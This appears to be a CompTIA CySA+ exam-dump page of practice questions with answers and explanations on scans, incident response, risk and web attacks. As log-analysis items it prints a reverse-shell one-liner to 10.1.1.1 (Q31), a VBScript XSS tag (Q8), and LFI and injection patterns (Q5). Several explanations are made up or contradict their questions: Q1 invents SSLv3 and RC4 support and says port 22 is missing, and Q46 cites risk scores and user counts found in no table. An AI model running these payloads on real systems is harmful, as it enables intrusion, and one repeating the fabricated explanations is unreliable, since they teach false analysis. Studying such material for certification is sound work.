

CS0-003 Dumps

CompTIA CySA+ Certification Beta Exam

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NEW QUESTION 1

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_ http-server-header: openresty
|_ ssl-enum-ciphers:
|   TLSv1.1:
|   ciphers:
|   TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|   TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|   compressors:
|   NULL
|   cipher preference: server
|   warnings:
|   Insecure certificate signature (SHA1), score capped at F
|   TLSv1.2:
|   ciphers:
|   TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|   TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|   TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|   TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|   TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|   TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|   TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|   TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|   TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|   TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|   compressors:
|   NULL
|   cipher preference: server
|   warnings:
|   Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

Answer: C

Explanation:

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 2

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have

been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 3

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

Answer: D

Explanation:

EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:

- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- <https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/>

NEW QUESTION 4

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

Answer: A

Explanation:

Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario.

NEW QUESTION 5

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. /etc/ shadow
- B. curl localhost
- C. ; printenv
- D. cat /proc/self/

Answer: A

Explanation:

/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 6

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

Answer: D

Explanation:

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls¹

The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 7

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

Answer: A

Explanation:

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 8

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹²

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³

NEW QUESTION 9

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 10

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

NEW QUESTION 10

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Answer: A

Explanation:

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

- DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.
- The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.
- The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>
- https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_

NEW QUESTION 11

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

Answer: C

Explanation:

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

NEW QUESTION 15

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. function w() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$info" }
- B. function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }
- C. function y() { info=\$(dig -x \$1 | grep PTR | tail -n 1) && echo "\$1 | \$info" }
- D. function z() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

Answer: B

Explanation:

The function that would help the analyst identify IP addresses from the same country is: function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }

This function takes an IP address as an argument and uses the geoipllookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 18

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION 21

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 25

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beaconing
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Answer: CE

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 27

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.

- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

- > <https://www.blumira.com/geoblocking/>
- > <https://www.avg.com/en/signal/geo-blocking>

NEW QUESTION 31

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$I`
Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

`sh -i >& /dev/udp/10.1.1.1/4821 0>$I`

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 34

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging.
- B. Configure the servers to forward logs to a SIEM
- C. Share the log directory on each server to allow local access,
- D. Automate the emailing of logs to the analysts.

Answer: B

Explanation:

The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.

A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business¹. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks²³⁴⁵.

By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture²³⁴⁵.

Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

NEW QUESTION 35

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23

- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices¹

The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.

Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.

Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which

makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host²³

Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.

Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636²

NEW QUESTION 37

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an HttpOnlyflag to force communication by HTTPS
- B. Block requests without an X-Frame-Options header
- C. Configure an Access-Control-Allow-Origin header to authorized domains
- D. Disable the cross-origin resource sharing header

Answer: B

Explanation:

The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION 39

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 42

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean.


If the vulnerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INSTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report	
HIGH SEVERITY	
Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949
MEDIUM SEVERITY	
Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462
LOW SEVERITY	
Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER02	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER03	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>True Positive</div>	<div>Encrypt Entire Session</div>
WEB_SERVER02	<div>True Positive</div>	<div>Encrypt All Session Cookies</div>
WEB_SERVER03	<div>True Positive</div>	<div>Request Certificate from a Public CA</div>

NEW QUESTION 46

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. bree
- D. manning

Answer: B

Explanation:

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION 47

